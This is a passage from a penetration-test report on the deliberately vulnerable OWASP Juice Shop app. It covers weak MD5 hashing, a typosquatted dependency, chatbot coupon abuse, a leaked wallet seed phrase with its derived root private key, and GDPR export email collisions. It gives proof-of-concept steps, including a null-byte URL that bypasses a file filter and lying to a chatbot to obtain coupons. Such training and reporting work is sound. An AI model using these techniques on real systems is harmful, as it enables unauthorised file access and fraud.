
**Resources:** [https://owasp.org/www-project-web-security-testing-guide/latest/4-Web\\_Application\\_Security\\_Testing/09-Testing\\_for\\_Weak\\_Cryptography/04-Testing\\_for\\_Weak\\_Encryption](https://owasp.org/www-project-web-security-testing-guide/latest/4-Web_Application_Security_Testing/09-Testing_for_Weak_Cryptography/04-Testing_for_Weak_Encryption)

### Recommendations :

1. **Use Strong Hashing Algorithms:** Instead of MD5, use modern and secure hashing algorithms, such as SHA-256 or bcrypt, for password hashing. These algorithms offer stronger cryptographic properties and resistance to brute force and collision attacks.

## Proof Of Concept (POC)


### 1. Go to the targeted files



The screenshot shows a Mozilla Firefox browser window. The address bar displays 'juice-shop/lib/insecurity.ts at master · juice-shop/juice-shop · GitHub'. The main content area shows the source code for 'juice-shop/lib/insecurity.ts'. A red arrow points to the 'lib' folder in the file tree on the left. Another red arrow points to the code block where the MD5 hashing logic is implemented:

```
33 interface IAuthenticatedUsers {
34 tokenOf: (user: UserModel) => string | undefined
35 from: (req: Request) => ResponseWithUser | undefined
36 updateFrom: (req: Request, user: ResponseWithUser) => any
37 }
38
39 export const hash = (data: string) => crypto.createHash('md5').update(data).digest('hex')
40
41 export const hmac = (data: string) => crypto.createHmac('sha256', 'paquace44vk9t9moy7zLwJ').update(data).digest('hex')
42
43 export const cutOffPoisonNullByte = (str: string) => {
44 const nullByte = '\000'
45 if (utils.contains(str, nullByte)) {
46 return str.substring(0, str.indexOf(nullByte))
47 }
48 return str
49 }
50
51 export const isAuthorized = () => expressJwt({ secret: publicKey }) as any
52 export const denyAll = () => expressJwt({ secret: '' + Math.random() }) as any
53 export const authorize = (user = {}) => jwt.sign(user, privateKey, { expiresIn: '6h', algorithm: 'RS256' })
54 export const verify = (token: string) => token ? jws.verify as ((token: string, secret: string) => boolean)(token, publicKey) : false
55 export const decode = (token: string) => { return jws.decode(token)? payload }
56
57 export const sanitizeHtml = (html: string) => sanitizeHtmlLib(html)
58
59 }
```

### 2. Inform the website about it through (customer feedback ) page



The screenshot shows a Mozilla Firefox browser window. The address bar displays 'OWASP Juice Shop' and the URL 'localhost:3000/lib/#/contact'. The main content area shows a 'Customer Feedback' form. The 'Comment' field contains 'md5'. The 'Rating' slider is set to 5. The CAPTCHA question 'What is 3+9\*4 ?' has the answer '39' entered in the 'Result' field. The 'Submit' button is visible at the bottom.

# 11. Supply chain

## 11.1 Typosquatting

High

### Description:

A type of cyberattack where attackers register domain names or package names that are very similar to popular or trusted ones. [The penetration tester found when he accessed /ftp directory](#) that the package.json file in the Juice Shop application lists a dependency called epilogue-js. This is a typo-squatting version of the legitimate epilogue package, which is commonly used for building REST APIs with Sequelize. The typo likely originated from a manual error or an intentional supply chain compromise.

To analyze this dependency, a pentester exploited a local file disclosure vulnerability by accessing a backup file located /ftp directory with write access.

<http://127.0.0.1:3000/ftp/package.json.bak%2500.md>

This bypassed the MIME type and extension filter by injecting a null byte (%00), tricking the backend into treating the request as .bak while the server believed it was requesting a .md file. This null byte injection allowed me to read the contents of a restricted .bak file, confirming the presence of the malicious

### Impact:

In this scenario, the penetration tester found that this vulnerability may cause Leakage of environment variables or secrets, Full compromise of backend logic, and Lateral movement to the database or file system

**Vulnerability Location:** <http://127.0.0.1:3000/ftp/package.json.bak>

**Resources:** [What Is Typosquatting? Tips To Avoid Dangerous Domains](#)


### Recommendations :

1. Remove the malicious epilogue-js package and replace it with the correct epilogue.
2. Validate all file downloads/extensions securely — avoid null byte parsing issues



3. Regularly review and pin dependency versions to avoid silent updates.
4. Educate developers about supply chain attacks and secure package selection.


### Proof Of Concept (POC):

1. Go to: <http://127.0.0.1:3000/ftp>



2. Bypass null byte to read the file






### 3. Search in dependencies for the wrong library

```


File Edit Search View Document Help
-J:/Downloads/package.json.bak%00.md - Mousepad

{
 "name": "Supratik Das",
 "version": "0.0.1",
 "private": true,
 "keywords": [
 "JuiceShopBot",
 "the-pro",
 "Ziyang Li",
 "aaryan10",
 "malic3",
 "Timo Pagel",
 "...",
 ...
],
 "dependencies": {
 "body-parser": "~1.18",
 "colors": "~1.1",
 "cookie": "~1.2",
 "cookie-parser": "~1.4",
 "cors": "~2.8",
 "dotENV": "~2.0",
 "epilogue-js": "~0.7",
 "errorhandler": "~1.5",
 "express": "~4.18",
 "express-handlebars": "~3.1.3",
 "fs-extra": "~4.0",
 "glob": "~5.0",
 "grunt": "~1.0",
 "grunt-angular-templates": "~1.1",
 "grunt-contrib-clean": "~1.1",
 "grunt-contrib-compress": "~1.4",
 "grunt-contrib-copy": "~1.0",
 "grunt-contrib-jshint": "~3.2",
 "hashids": "~1.1"
 }
}

```



#### 4. inform the website about it



## 12. Logic flaws

### 12.1 Insecure business logic

Low

#### Description

A logic flaw occurs when an application behaves incorrectly due to flaws in its intended flow or decision-making process. In this case, the chatbot can be tricked into giving out coupons without proper verification. When going to the chatbot to ask for a coupon, he tells you to check social media channels for a coupon, and all you need to do is lie to the chatbot and say you checked then he will give you a coupon.

#### Impact

**Financial Loss** The business loses money on unauthorized discounts or free products.

**Loss of Trust** Customers may perceive the system as insecure or unfair.

**Location** <http://127.0.0.13000/#/chatbot>

#### Recommendations

##### 1. Input Validation:

Ensure all user inputs (such as commands, requests, or data) are validated against expected formats, limits, and criteria.

Apply strict checks for authenticity of requests, like verifying the user's identity or request context.

##### 2. Secure Business Logic:

Review and secure the business logic handling coupons or discounts to ensure it is properly enforced.


Implement checks that prevent users from receiving coupons they shouldn't be eligible for (e.g., by ensuring users can't bypass conditions).

##### 3. Rate Limiting:

Implement rate-limiting for coupon requests to prevent abuse (e.g., by restricting how often a user can request a coupon in a certain timeframe).

## Proof of Concept (P.O.C)

- 1.After going the specified location localhost:3000/#/chatbot
- 2.Ask for a coupon
- 3.Tell him you checked as marked in the photo



## 13. Sensitive Data Exposure

### 13.1 Sensitive Data Exposure via Publicly Disclosed Seed Phrase

Critical

#### Description:

gaining access to a digital wallet containing an official Soul Bound Token (NFT) by leveraging sensitive information exposed inadvertently through user feedback.

#### Impact:

Results in **complete takeover of a blockchain wallet**, compromising control over associated assets.

#### Resource:

- [OWASP Top 10 – A02:2021 Cryptographic Failures](#)
- [OWASP Secrets Management Cheat Sheet](#)

#### Vulnerability Location:


- <http://127.0.0.1:3000/#/juicy-nft>

#### Recommendations:


- Secure Information Handling — Ensure that any form of sensitive information, such as cryptographic keys or seed phrases, is neither stored or transmitted in clear text within user-accessible areas.
- Input Validation and Sanitization — Implement stringent input validation and sanitization on all user-submitted content to prevent inadvertent exposure of sensitive data.
- Monitoring and Filtering — Deploy monitoring tools to detect and alert on potential exposure of sensitive information, and employ automated filtering to obscure or block the display of such data.
- Educate users about the dangers of sharing sensitive crypto materials.

#### Proof of Concept:

1. By exploration I found the NFT path and a user feedback comment that inadvertently shared a seed phrase.




2. Now we can go to the nft page.



3. Then I used a Mnemonic converter tool to transform the seed phrase into a corresponding private key.

<b>BIP39 Mnemonic</b>	purpose betray marriage blame crunch monitor spin slide donate sport lift clutch
<input type="checkbox"/> Show split mnemonic cards	
<b>BIP39 Passphrase (optional)</b>	
<b>BIP39 Seed</b>	552b89904540a9d8751f1c7e31f71feb584bb62af857fb65bcb8e48c80dc8654614379a2a1e294f759134c0008beeee778fb353f98e15edf3adad2a728e17
<b>Coin</b>	ETH - Ethereum
<b>BIP32 Root Key</b>	xprv9s21ZrQH143K4DfTxz9Ygc6kvSBEV8LgZPk7BcXzJzT49j6VoY5xqD21Q9jnyZQXaeWqp7wRs44vbeWU1FwRzbXFazix1hc7qFhSoyD6ub

4. Entered the derived private key on the NFT page, which authenticated access to the wallet containing the Soul Bound Token.



## 13.2 GDPR Data Theft (Sensitive Data Exposure)

High

### Description:

The OWASP Juice Shop application offers a "Request Data Export" feature intended to comply with GDPR regulations. However, the application employs a flawed email obfuscation mechanism that replaces vowels with asterisks (e.g., test@gmail.com becomes t\*st@gm\*\*l.c\*m). This simplistic approach allows Pentastar to register new accounts with emails that, once obfuscated, collide with existing users' obfuscated emails. Consequently, when the data export is requested, the Pentastar receives not only their own data but also sensitive information belonging to the legitimate user whose obfuscated email matches.

---

### Impact:

In this scenario, the penetration tester found that he can

- **Unauthorized Access to Personal Data:** Pentastar can access other users' personal data, including order histories and contact information, without authorization.
- **Violation of Data Protection Regulations:** This vulnerability constitutes a breach of GDPR and similar data protection laws, potentially leading to legal consequences.
- **Loss of User Trust:** Exposure of personal data can erode user trust and damage the organization's reputation.

---

### Vulnerability Location:

- **Endpoint:** `http://127.0.0.1:3000/#/privacy-security/data-export`

Resources:

- [CWE - CWE-200: Exposure of Sensitive Information to an Unauthorized Actor \(4.17\)](#)
  - [OWASP Top Ten 2017 | A3:2017-Sensitive Data Exposure | OWASP Foundation](#)
- 

## **Recommendations:**

- **Enforce Authorization on Basket Access:**

Only allow users to access baskets associated with their own account. Perform backend checks on basket ownership.

- **Perform Regular Access Control Audits:**

Ensure all user-level resources are properly restricted through role and identity checks.

---

## **Proof of Concept (PoC):**

1. **Log in as an existing user:**

1.1 Add items to the basket and complete an order.

The screenshot shows the 'All Products' section of the OWASP Juice Shop. The products listed are:

- Apple Juice (1000ml) - Price: 1.99¤
- Apple Pomace - Price: 0.89¤
- Banana Juice (1000ml) - Price: 1.99¤
- Only 1 left! Best Juice Shop Salesman Artwork
- Carrot Juice (1000ml)
- Eggfruit Juice (500ml)

An account dropdown menu is open, showing options: Account (test@gmail.com), Orders & Payment, Privacy & Security, and Logout.

